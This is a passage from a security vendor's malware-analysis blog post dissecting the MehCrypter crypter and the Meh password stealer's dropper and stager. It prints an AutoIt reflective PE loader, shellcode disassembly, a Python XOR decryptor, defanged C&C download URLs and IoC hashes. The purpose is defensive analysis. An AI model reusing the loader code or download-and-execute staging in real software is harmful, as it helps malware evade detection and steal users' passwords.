

content until it finds the string `AU3!EA06` . Thus, the whole prepended string is skipped completely and serves only as a confusion technique to avoid detection.

The decompilation yields a very readable script which serves a single purpose: concatenate hard coded hexadecimal strings, decode them, and load the result PE using reflective loading via a custom AutoIt PE loader.

```
Global $hdl1 = dllfrommemory(BinaryToString($pe_data))
DllClose($hdl1)

Func bindll($sfile)
    Local $hfile = FileOpen($sfile, 16)
    Local $bbinary = FileRead($hfile)
    FileClose($hfile)
    Return $bbinary
EndFunc

Func dllfrommemory($bbinaryimage)
    Local $tbinary = DllStructCreate("byte[" & BinaryLen($bbinaryimage) & "]")
    DllStructSetData($tbinary, 1, $bbinaryimage)
    Local $ppointer = DllStructGetPtr($tbinary)
    Local $timage_dos_header = DllStructCreate("char Magic[2];" & "word BytesOnLastPage;" & "word Pages;")
    $ppointer += DllStructGetData($timage_dos_header, "AddressOfNewExeHeader")
    Local $smagic = DllStructGetData($timage_dos_header, "Magic")
    If NOT ($smagic == "MZ") Then
        Return SetError(1, 0, 0)
    EndIf
    Local $timage_nt_signature = DllStructCreate("dword Signature", $ppointer)
    $ppointer += 4
    If DllStructGetData($timage_nt_signature, "Signature") <> 17744 Then
        Return SetError(2, 0, 0)
    EndIf
    Local $timage_file_header = DllStructCreate("word Machine;" & "word NumberOfSections;" & "dword TimeD")
    Local $inumberofsections = DllStructGetData($timage_file_header, "NumberOfSections")
    $ppointer += 20
```

A snippet of an AutoIt PE loader

Note that up to this point, the crypter is very generic and we have seen at least five different families using it so far, with the most known being Agent Tesla and XMRig.

MehCrypter dropper

From the script described above, we can manually extract the binary. This binary is a very simple dropper written in Borland Delphi which makes several HTTP POST requests to the C&C server in order to download three additional files:

- `http://83[.]171.237.233/s2/pe.bin`
- `http://83[.]171.237.233/s2/base.au3`
- `http://83[.]171.237.233/s2/autoit.exe`

After these files are downloaded, they are saved into the `C:\testintel2\` directory and the file `base.au3` is executed (i.e. interpreted by `autoit.exe`). `pe.bin` is an encrypted Meh password stealer binary. But we will get to that later.

Furthermore, the dropper also tries to clean up the environment from previous installations of the Meh password stealer, which we'll discuss in depth in the next part of this blog series. Specifically, it attempts to terminate several processes:

- `notepad.exe`
- `werfault.exe`
- `vbc.exe`
- `systeminfo.exe`
- `calc.exe`

These processes are used by Meh for later PE injections. At this stage it also removes its installation folder

```
C:\programdata\intel\wireless .
```

We would like to mention one file that is also created by the Meh dropper:

```
C:\testintel2\a.txt
```

This file contains only three bytes: meh . This was so hilarious upon the first look that we decided to name the whole family Meh, including its crypter, MehCrypter.

base.au3 uses the same crypter (MehCrypter) as the original sample. However, it contains a shellcode only instead of a whole PE binary. Thus, it omits the PE loader part and it is executed using the CallWindowProc API function.

base.au3 shellcode

base.au3 shellcode has two parts. In the first part, the shellcode constructs yet another shellcode on the stack. We can see its beginning at the address 0x00000025 . The second shellcode is executed later via an indirect jump.

```

+ seg000:00000000 55          push    ebp
+ seg000:00000001 8B EC      mov     ebp, esp
+ seg000:00000003 50          push   eax
+ seg000:00000004 88 E9 00 00 00 mov     eax, 0E9h
+ seg000:00000009          loc_9:
+ seg000:00000009 51 C4 04 F0 FF FF add     esp, 0FFFFFF04h ; CODE XREF: sub_0+114j
+ seg000:0000000F 50          push   eax
+ seg000:00000010 48          dec     eax
+ seg000:00000011 75 F6      jnz     short loc_9
+ seg000:00000013 8B 45 FC      mov     eax, [ebp-4]
+ seg000:00000016 83 C4 9C      add     esp, 0FFFFFF9Ch
+ seg000:00000019 8D 85 09 73 F1 FF lea     eax, [ebp+var_7pe]
+ seg000:0000001F 8D 85 09 6F F1 FF lea     edx, [ebp+var_7shellcode]
+ seg000:00000025 C6 02 55      mov     byte ptr [edx], 55h ; 'U'
+ seg000:00000028 C6 42 01 88      mov     byte ptr [edx+1], 88h
+ seg000:0000002C C6 42 02 EC      mov     byte ptr [edx+2], 8ECh
+ seg000:00000030 C6 42 03 83      mov     byte ptr [edx+3], 83h
+ seg000:00000034 C6 42 04 C4      mov     byte ptr [edx+4], 0C4h
+ seg000:00000038 C6 42 05 A0      mov     byte ptr [edx+5], 0A0h
+ seg000:0000003C C6 42 06 53      mov     byte ptr [edx+6], 53h ; 'S'
+ seg000:00000040 C6 42 07 56      mov     byte ptr [edx+7], 56h ; 'V'
+ seg000:00000044 C6 42 08 57      mov     byte ptr [edx+8], 57h ; 'W'
+ seg000:00000048 C6 42 09 89      mov     byte ptr [edx+9], 89h
+ seg000:0000004C C6 42 0A 5D      mov     byte ptr [edx+0Ah], 5Dh ; ']'
+ seg000:00000050 C6 42 0B FC      mov     byte ptr [edx+0Bh], 0FCh
+ seg000:00000054 C6 42 0C 64      mov     byte ptr [edx+0Ch], 64h ; 'd'
+ seg000:00000058 C6 42 0D 88      mov     byte ptr [edx+0Dh], 88h
+ seg000:0000005C C6 42 0E 05      mov     byte ptr [edx+0Eh], 5
+ seg000:00000060 C6 42 0F 30      mov     byte ptr [edx+0Fh], 30h ; '0'

```

Assembly of the base.au3 shellcode with the beginning of the second shellcode

The second part is an unencrypted binary file. The MZ header starts at the address 0x0000168A .

```

+ seg000:0000168A C6 00 4D      mov     byte ptr [eax], 4Dh ; 'M'
+ seg000:0000168D C6 40 01 5A      mov     byte ptr [eax+1], 5Ah ; 'Z'
+ seg000:00001691 C6 40 02 50      mov     byte ptr [eax+2], 50h ; 'P'
+ seg000:00001695 C6 40 03 00      mov     byte ptr [eax+3], 0
+ seg000:00001699 C6 40 04 02      mov     byte ptr [eax+4], 2
+ seg000:0000169D C6 40 05 00      mov     byte ptr [eax+5], 0
+ seg000:000016A1 C6 40 06 00      mov     byte ptr [eax+6], 0
+ seg000:000016A5 C6 40 07 00      mov     byte ptr [eax+7], 0
+ seg000:000016A9 C6 40 08 04      mov     byte ptr [eax+8], 4
+ seg000:000016AD C6 40 09 00      mov     byte ptr [eax+9], 0
+ seg000:000016B1 C6 40 0A 0F      mov     byte ptr [eax+0Ah], 0Fh
+ seg000:000016B5 C6 40 0B 00      mov     byte ptr [eax+0Bh], 0
+ seg000:000016B9 C6 40 0C FF      mov     byte ptr [eax+0Ch], 0FFh
+ seg000:000016BD C6 40 0D FF      mov     byte ptr [eax+0Dh], 0FFh
+ seg000:000016C1 C6 40 0E 00      mov     byte ptr [eax+0Eh], 0
+ seg000:000016C5 C6 40 0F 00      mov     byte ptr [eax+0Fh], 0
+ seg000:000016C9 C6 40 10 83      mov     byte ptr [eax+10h], 0B3h
+ seg000:000016CD C6 40 11 00      mov     byte ptr [eax+11h], 0
+ seg000:000016D1 C6 40 12 00      mov     byte ptr [eax+12h], 0
+ seg000:000016D5 C6 40 13 00      mov     byte ptr [eax+13h], 0
+ seg000:000016D9 C6 40 14 00      mov     byte ptr [eax+14h], 0
+ seg000:000016DD C6 40 15 00      mov     byte ptr [eax+15h], 0
+ seg000:000016E1 C6 40 16 00      mov     byte ptr [eax+16h], 0
+ seg000:000016E5 C6 40 17 00      mov     byte ptr [eax+17h], 0
+ seg000:000016E9 C6 40 18 40      mov     byte ptr [eax+18h], 40h ; '@'
+ seg000:000016ED C6 40 19 00      mov     byte ptr [eax+19h], 0
+ seg000:000016F1 C6 40 1A 1A      mov     byte ptr [eax+1Ah], 1Ah
+ seg000:000016F5 C6 40 1B 00      mov     byte ptr [eax+1Bh], 0

```

Assembly of the base.au3 shellcode with the beginning of the binary

As we might guess, the second (constructed) shellcode is in fact another PE loader that just loads and executes the hardcoded binary file. This binary is the last stage of the crypter's envelope and is a stager for the Meh password stealer.

Meh stager

After the long journey of peeling away MehCrypter’s layers, we finally reach the Meh stager, written in Borland Delphi. This stager is the third (and final) PE loader, which decrypts the aforementioned `pe.bin` file using a very simple XOR cipher.

pe.bin decryption

The decryption function takes two inputs – a base64-encoded ciphertext and a key. Fortunately, both of these are contained in the `pe.bin`.

The contents of the `pe.bin` file can look like this:



The contents of `pe.bin` file with the highlighted XOR key

As can be seen in the screenshot above there is a randomly generated string at the beginning of the file, similarly to the initial AutoIt script. After a series of random letters, however, we can see a string delimited by pipes, followed by a base64 string. These are exactly the parameters the decryption function needs. A corresponding decryptor written in Python can be found below.

The key, as shown above, is not used in this exact form. The malware replaces the first character of the key-string with “ a ” and omits the last letter. Thus, the actual key is `asUzmbiYd`.

After that, the base64 string is decoded and a one-byte key is derived from the XOR key string:

```
key = len(xor_key)
for i in range(0, len(xor_key)):
    key = xor_key[i] ^ key
```

The bit-negated version of this one-byte key is then used to decrypt the content of the file. As mentioned before, the cipher is a simple XOR cipher:

```
for i in range(0, len(file_contents_pe)):
    result += bytes([file_contents_pe[i] ^ key ^ 255])
```


Due to a bad key-derivation procedure, the actual size of the key-space is just 256 keys. Therefore, an analyst can bruteforce the decryption key, e.g. by trying to decrypt the PE file header looking for MZ magic bytes.

The whole decryptor written in Python can be found [here](#).


Campaign overview

The surge of Meh and MehCrypter infections started mid-June where we were counting several thousands infections per day. The malware is most prevalent in Spain where Avast blocked infection attempts on more than

80,000 of our users. The second most targeted country is Argentina with more than 2,000 attacked users.



Map illustrating the countries Meh has targeted from June to September 2020



Graph illustrating Meh's spread in time (hits)

Summary

In this post, we looked into a MehCrypter family that is used to obfuscate many malware families circulating in the wild. One of these families is the Meh password stealer, which we will describe in detail in the next part of the series, so stay tuned!

IoCs

File name	Hash
Initial Autolt script	94c2479d0a222ebdce04c02f0b0e58ec433b62299c9a537a31090bb75a33a06e
Stage 1 – Dropper	43bfa7e8b83b54b18b6b48365008b2588a15cceb3db57b2b9311f257e81f34c
Stage 2 – Shellcode	34684e4c46d237bfd8964d3bb1fae8a7d04faa6562d8a41d0523796f2e80a2a6
Stage 3 – Shellcode 2	2256801ef5bfe8743c548a580fefe6822c87b1d3105ffb593cbaef0f806344c5
Stage 4 – Meh stager	657ea4bf4e591d48ee4aaa2233e870eb99a17435968652e31fc9f33bbb2fe282
pe.bin	66de6f71f268a76358f88dc882fad2d2eaaec273b4d946ed930b8b7571f778a8
base.au3	75949175f00eb365a94266b5da285ec3f6c46dadfd8db48ef0d3c4f079ac6d30
autoit.exe	1da298cab4d537b0b7b5dabf09bff6a212b9e45731e0cc772f99026005fb9e48

URL
http://83[.]171.237.233/s2/pe.bin
http://83[.]171.237.233/s2/base.au3
http://83[.]171.237.233/s2/autoit.exe



A group of elite researchers who like to stay under the radar.

Source: <https://decoded.avast.io/janrubin/complex-obfuscation-meh/>